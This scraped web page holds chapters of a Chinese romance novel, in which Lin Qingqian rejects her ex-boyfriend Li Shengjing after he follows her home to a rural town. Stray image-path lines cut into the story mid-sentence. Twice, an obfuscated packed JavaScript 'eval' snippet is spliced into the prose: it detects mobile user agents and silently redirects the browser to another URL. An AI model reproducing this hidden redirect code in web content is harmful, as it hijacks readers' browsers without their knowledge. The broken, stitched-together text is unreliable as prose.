林清浅没说好,也没说不好。她按亮了手机,看了下时间:“我们得出去了,晚点不好打车。”说着就往台阶 李盛景心里着急,但也知道继续追问的话,就有逼迫人的嫌疑了,这样或许会引起林清浅的反感。 他亦步亦趋地跟在后面,尤其林清浅目光扫过来时,还要耷拉着头,低垂眉目,嘴角下压着,看起来有那么几分可怜。 林清浅轻轻叹了口气。她知道李盛景这副样子是故意做出来给自己看的,可她就是没办法看着视而不见。 她咬了咬牙,轻声说:“阿景,我们真的不合适,所以要这个机会何用呢?” 李盛景抬头问:“怎么不合适?我们之前在一起的时候不是很合适吗?你还说我们是灵魂伴侣,没有比彼此更适合对方的人了,现在怎么就变成了不合适呢?” 这话她确实说过,她还记得李盛景也说过。可他们那时候刚在一起没多久,正是对彼此兴趣最浓的时候,恨不得时时刻刻绑在一起。 可偏偏他们异地而处,遥隔上千里,想见一面十分不容易,等好不容易见面了也只顾着诉说彼此的想念,畅聊他们的未来,以为这样的相处就是他们日后同屋而居的样子了。 可爱情里,不只有喜悦、欢愉,还有分歧、争吵、甚至大打出手。他们短短三个月聚少离多的时间还来不及遇到就突然分手,以致于李盛景认为,爱情就是他们以前相处时的那样了。 林清浅不是李盛景,她突然被分手,还是在对她的爱情最为憧憬的时。她跌得太狠,以至于清醒得也够快,所以她明白,爱情不等于婚姻,尤其是在得知李盛景与他分手的真正原因后,知道他们想要在一起,不是他们自己认可对方就行。 他们的背后还有两个家庭。 但她不想将这些告诉李盛景。她总归是真心喜欢过眼前这个人的,所以希望李盛景明白这些的时间能晚一些。 是以,对于李盛景的问题,她避而不答,只说:“你可以找一个比我更好的人。” 李盛景眼睛霎时红了,哽咽着说:“你对我来说就已经足够好,我为什么还要去找更好的人?” 林清浅哑然。 13. 第 13 章 直到坐上了车,林清浅都不明白,自己当时是怎么一时心软答应了李盛景,同意他送自己回家的。 或许是因为当时李盛景望着自己时那双泛红的眼;或许是因为那句“你对我来说就已经足够好”的话;亦或许是自己想要给他看一看并不体面的自己,让他知难而退。 李盛景不知她心中所想。他正对于自己能跟着林清浅回家而心中暗喜,觉得自己赢得了关键性的胜利,同时又暗自感慨:我的师父啊,果然容易心软。 他望着车窗外不断倒退的农田和远处亮着的点点灯光,好奇地问旁边上车后就沉默的林清浅:“这还是在水城吗?” 林清浅说:“算是吧,是水城下面的一个县级市。” 李盛景对她现在的生活很好奇:“你是什么时候辞职的?之前不是说等过了暑假吗?” 林清浅没打算隐瞒,如实说:“过完年没多久就提了辞职了,老板大概怕我带学生走,我当天提的辞职,第二天就让我走了。” 李盛景抓住一切机会拍马屁:“那只能说师父你教得太好,学生和家长都很喜欢你。” 林清浅笑,没有回应他这句话。 李盛景找到让她愿意好好聊的话题了,自然不会就此打住:“那你辞职后是立即就开网店了吗?” “差不多吧。”林清浅提前回答了他接下来要问的问题:“目前已经接了几个小单子,但想赚钱估计还远着。” “我就说我师父很厉害的。”李盛景很捧场:“我的一个朋友开网店,第三个月才接到单。” 林清浅没在这种夸赞里迷失自己:“可能是我们做的小众类目吧,虽然现在做的人越来越多了,但相比于服装鞋包之类的,竞争还是要小很多的,而且因为是定制品,有一定的技术门槛,相对来说也没那么容易入行。” “但开店才一个多月就接了几个单子,在我看来还是很厉害。”李盛景说。 林清浅不愿再谈论自己的事,转移话题说:“你什么时候回去?” 这话可就问得李盛景不开心了,他难过地说:“师父又在赶我走。” 林清浅不上当:“没有的事,工作才是你的大老婆不是吗?”话说出来的时候两人都愣了一下。 李盛景想起林清浅曾经抱怨他的忙碌,说工作是他的大老婆,车是他的二老婆,而自己不过是个小三,因为就算是两人难得见面的时候,李盛景也是电话不断,要不就走路吃饭都在回工作群里的消息,好像公司离了他就转不动似的,林清浅甚至还因此生过气。 那次是他们的第三次见面。前两次因为这种情况,导致来之前他们说好要一起去逛的景点一个都没能去成,李盛景好不容易挤出来的假期,周五晚上下了班赶飞机过来的时候已是深夜,周日又得回去,两天不到的相处时间里,不是林清浅陪着李盛景在酒店处理工作,就是吃饭的时候因为一个电话,李盛景就不得不找个地方坐下来跟客户对接临时派过来的任务,好似偌大一个公司离了他就不能转动似的,也难怪林清浅有时候要怀疑:你不会是骗了我吧,你真正的身份其实是你们公司的董事长? 是以,在第三次来之前,李盛景主动承诺:这一次我上飞机就断网,他们真有事会知道打电话找我的。结果见面的次日上午李盛景就开始接电话,一直打到中午,好不容易电话挂了,他拿出电脑处理工作到下午三点,是在林清浅饿得去点外卖他才反应过来,赶紧关了电脑说要陪他出去吃。 一向脾气好的林清浅难得有了脾气:“我算是明白了,工作才是你老婆。” 想起此事的李盛景有些尴尬:“工作是工作,工作哪有老婆体贴温柔,善解人意啊。” 一直默默开车的司机忍不住开腔:“小伙子说得对,工作哪有老婆重要,工作就是为了养老婆啊。” 林清浅认可这句话,但她不认可李盛景因为工作将所有时间和精力都投入其中的做法,因为工作是为了更好的生活,可若因为工作没了生活,那钱赚得再多也没用。 当然,她虽然不认可,但她还是很敬佩努力工作的人的,因为有些人天生热爱工作,而不热爱工作却努力工作的人,是觉得工作能体现他的价值,或者单纯是喜欢赚钱的那种感觉。 所以,她理解李盛景,纵然有过抱怨,但从未要求过他改变。 李盛景偷偷地瞄她,见她虽然不说话,但并没有不喜或生气,心里莫名松了口气,借着跟司机师傅聊天表明自己的心意:“对对对,人之所以要工作,就是为了赚钱养老婆。” 司机师傅不知他们的关系,看了眼后视镜里很少出声的林清浅,笑着说:“你们结婚多久了?” 这话问得两人一脸尴尬,李盛景不愿否认,林清浅说:“我们没结婚。” “哦~”司机师傅拖长了语调,热心地催促: ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958962|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' “那小伙子你可得抓紧啊,可别让人家小姑娘等太久。” 李盛景忙不迭点头:“是,我这正努力让她点头呢。”说话的时候还看了林清浅一眼。 林清浅张口想拆穿他,又觉得没必要,只好假装没听见。 司机师傅大概是开车无聊,见乘客有聊天的意思,话就收不住了。他先是劝李盛景要努力追人,说女孩子都喜欢仪式感,求婚啊,礼物啊,该有的程序一样都不能少,李盛景全都点头答应。 大概是李盛景态度过好,发现问题不是在他身上,又劝林清浅:“小姑娘,长得这样帅又肯踏实工作的的小伙子可不好找了,尤其你们俩又有感情,就别拖着了。” 林清浅不说话努力降低自己的存在感了,没想到还是被波及。她瞪了看着她笑得有些幸灾乐祸的李盛景一眼,随口回应:“师傅说得有理。” 司机师傅很是满意,由此说起了自家的女儿,都快30了还不结婚,年年催她相亲,没一次催成功了,还扬言要单身一辈子,多跟她说几句结了婚就有了伴,再生个一儿半女的老了也有人照顾,她就跟我们说那些杀妻杀母的新闻。 “可这世界上哪来那么多的坏人。”司机师傅说。 林清浅想起自己的母亲催她结婚时也说过同样的话,每次她都是怼回去的,可司机师傅与她不过萍水相逢,下了车这辈子就不再有交集,没必要怼他徒惹不快,淡淡应了句:“或许她只是想找个自己喜欢的。” 这话引得李盛景眼睛发亮地看着她,林清浅偏头,躲开了他的目光。 司机师傅不知道后座的情况,还在发愁地说:“可也没见她谈个恋爱啊。” 李盛景说:“可能是缘分还没到,等缘分到了她说不定不用你催,自己就着急嫁人了。” 司机师傅被哄到了,开心地说:“希望这一天早点来,我们做父母,可就盼着孩子成家立业,趁着身子骨儿硬朗,给孩子们带带娃。” 话题就这么聊了下去,林清浅不善这种交际,基本不怎么开口,倒是李盛景常年跑项目,接触的人多,什么人都能聊得热络。 好在后面的路程不长,两人下了车,林清浅领着李盛景走到一栋田野间的,看起来有些年头的两层平方前面,侧头看着李盛景说:“这就是我现在住的地方。” 她想:努力想要往上爬的李盛景,肯定不愿与自甘下沉的人并肩同行吧。 14. 第 14 章 未能如林清浅意料,李盛景在门口时退缩了:“我这来得太晚了,什么都没准备,不太好,等我明天再来吧。” 林清浅心说:之前非要跟着来的不是你? 她也知道这么晚领着人回家会让人误会,所以没怎么坚持,把人带去旁边的小旅馆,同时说:“你要是想住好点的酒店那就只能去市里了。” 她会这么说是因为她所在的小镇基本都是当地人开的小旅馆,里面只有床和柜子,而且看起来年代久远。水是自来水烧的,装在热水瓶里,剩下的就是一双不知道多少旅客穿过的凉拖鞋,一次性的洗漱用具,唯一的优点就是价格便宜,才50块钱一晚上。 但李盛景这样的人,肯定是睡不惯这样的小旅馆的。别说睡,连这个环境都无法接受,因为她记得他们线下第一次见面的时候,李盛景在五星级连锁酒店都没睡好。他说他睡眠不好,有一点声音都会惊醒。 小镇的旅馆自然是足够安静的,可李盛景这人骨子里其实有一点高傲的,别说环境,首先这个价格他就会觉得配不上他。 男性在女性面前总是好面子的,尤其是在有好感的女性面前。 果然,李盛景都没走进去,在离小旅馆还有一小段距离的时候就停了下来,打开了打车软件。 他说:“你知道的,我睡觉怕吵。” 林清浅也想好面子,说自己来订房间。可她想到自己正是花钱精打细算的时候,五星级酒店住一晚得好几百,够她两天的营销花费还有多,心想:又不是我请他来的,而且我都是前女友了。 如此,等车来的时候他也没有送,只在车停下来的时候冷淡地说:“如果你不是来出差的或者旅游的,明天就走吧。我们其实不该开始。” 李盛景朝司机打了个手势示意等一下,侧身看着林清浅说:“浅浅,我能知道原因吗?我已经说过了,没有前女友的事,只是我父母不同意,但他们又不是我,我喜欢谁,我要同谁结婚,这是我自己的事情,他们要是不同意就不同意呗,我们又不会跟他们住。” 林清浅抬眼看向他,见他神情认真,眼中却又有着不解,知道他的这一段话是出自真心的。 她轻叹了一声,认真地回复他:“因为我们两个不合适。” 这话说得李盛景更疑惑了:“哪里不合适了?之前你不还说我们是绝配吗?” “你看看周围,阿景。”林清浅语重心长地,目光随着自己的话移动:“你看看这大片大片地田地,看看这底层人住的破旧旅馆,看看这一栋又一栋的低矮平房,你生活在钢筋水泥的城里,接触的都是各个公司的总经理啊董事长什么的,可我呢?” “我出生于农村,长于农村,就算是背井离乡来到的,也是这二线城市的乡下地方。”她声音是一贯的温柔,循循善诱一般:“当然,我也可以像我们认识之前那样找一份看起来光鲜亮丽得的工作,可是我与你终究是不同的,你向往的是上层人士的生活,住别墅,开豪车,甚至在合适的时机当自己的老板。可我不是。” “我当然不是不想过上你所希望的生活,也不是看不起我现在所做的职业。运气好接个大单子,说不定一个月就能赚到你一年的工资,而且,网店老板也是个老板,你说是吧?”她说到这里笑了一下,自顾自往下说:“但我们的生活是不应该有交集的,你能明白吗?” 李盛景不明白,至少此时此刻的他并不明白,所以他说了一句他自认为正确的话:“我可以养你啊,你不必这么辛苦的,我赚的钱养活你完全没问题的。” 林清浅便只是笑笑,说:“你该上车了,别让司机等太久。” 李盛景恍然想起他们还在一起时,自己曾在最想念她却又见不到人的时候问过林清浅:“你愿意当全职太太吗?” 类似的话他问过不只一次,可他清清楚楚地记得,林清浅的每一次回答都是:“我不愿意。” 李盛景靠在车窗上,车窗外路灯的光将他的侧脸照亮,让他想起有一回蹲在路边给林清浅打电话时的场景,好像也是此时这般昏黄晦暗的光。 当时的他请客户吃饭,席上喝了不少酒,散场后难受得紧,可一听到林清浅温温柔柔的声音就觉得好过了许多,他说:“你要是在我身边多好啊。” 林清浅的声音柔得像是能抚慰身心。她说:“我现在就在陪着 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958963|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 你啊。” “不是这种陪。”他说:“今晚跟我一起陪客户的还有阿伟,他喝醉了酒,但我知道他没醉,他就是不想喝,所以把他老婆叫了过来,客户一看家属都来了,就不敢劝他了,我当时就想,要是你也来接我就好了。” “浅浅,你可以辞职吗?”他问。 林清浅沉默了两秒才说:“如果我辞职去找你,那我要工作吗?” 不等李盛景回答,她接着说:“工作还好,我有自己的事情忙。可如果不工作的话,我就只能每天等着你下班。可是你很忙,有应酬或许能早一点回来,没应酬的时候忙到凌晨以后是经常的事,那我在与不在又有什么区别呢?” 李盛景说:“当然有啊,我们在一起啊。我可以每天都看到你,能抱到你,想你的时候随时回家,而不是要调休,然后飞跃上千里。” 林清浅笑了下:“可是,早上你起床的时候我没醒,晚上我睡着的时间你还在工作,这样的日子一天两天没什么,可长久了,你总有一天会怨我怪我的。” 李盛景不懂:“我怎么会怨你怪你呢?我喜欢你还来不及呢。” “会的。”她的声音轻柔却笃定,像在说着一个既定的事实,而不是关于他们未来生活的某种猜想。“时间久了你就会想,为什么只有你辛辛苦苦,而我却什么都不用干,先是抱怨,然后是争吵,最后相看两厌。” “阿景,”她唤他的名:“我首先得是我自己,然后才能成为谁的妻子,谁的妈妈。” 李盛景觉得委屈:“我没不让你做你自己啊。” “可你工作是为了实现你的人生价值,你却不让我工作,实现我的人生价值。”林清浅轻声责怪:“你不能仗着我喜欢你,就要求我放弃自己。” 想到这里的李盛景暗骂了自己,明明之前他们因为这种事情有过争吵,今晚的自己却又一次大言不惭地说要养活她。 难怪以前浅浅总说我不在意她。李盛景后知后觉地明白:原来,那些她很在意的,甚至重复了很多遍的话,我却从未听进去过。 我只在乎我自己。 “我确实是个渣男。”李盛景说。 15. 第 15 章 林清浅刚进门就被堵住了。 赵绵绵张开双手拦在她面前,凶巴巴地开口:“说,你们两个怎么又联系上了?什么时候联系上的?” 林清浅笑着从旁边绕过去往二楼走:“就前几天,游戏里被他找上的。” “我就说你那游戏别玩了,也不知道有什么意思。”赵绵绵跟在后面,一脸吃到了瓜的表情:“现在怎么说,你们这是打算重归旧好?” 林清浅顿了一下继续往上:“他有那个意思,但我还没想好。” 在亲近的人面前她没有任何防备和伪装,展露出来的是自己的不坚定和迷茫。 赵绵绵“切”了一声:“以你这性格,他要是想找你和好的心稍微强烈那么一点,磨个几次你就会同意了。” 林清浅不反驳,她自己确实容易心软和摇摆不定,就像当初她能坚定地拒绝当一个全职太太,在喜欢的人面前争取自我,可真等分了手,求和好的时候这些都是可以妥协的东西。 爱在她心里的份量实在太重,尤其是她长到这么大第一次喜欢一个人。 两人上了二楼,林希音和林灿星都跑了过来,她们扑过来抱住林清浅,仰起小脸说:“姑姑,我想你了,你去哪儿了呀?” 这话把林清浅说得心里熨帖,当即就把小的那个给抱了起来,在小嫩脸上蹭了蹭,声音都夹了起来:“姑姑去找朋友玩了。” 林灿星年纪小容易糊弄,已经是大班小朋友的林希音却不上当:“姑姑你骗人,你明明就是去见姑父了。” 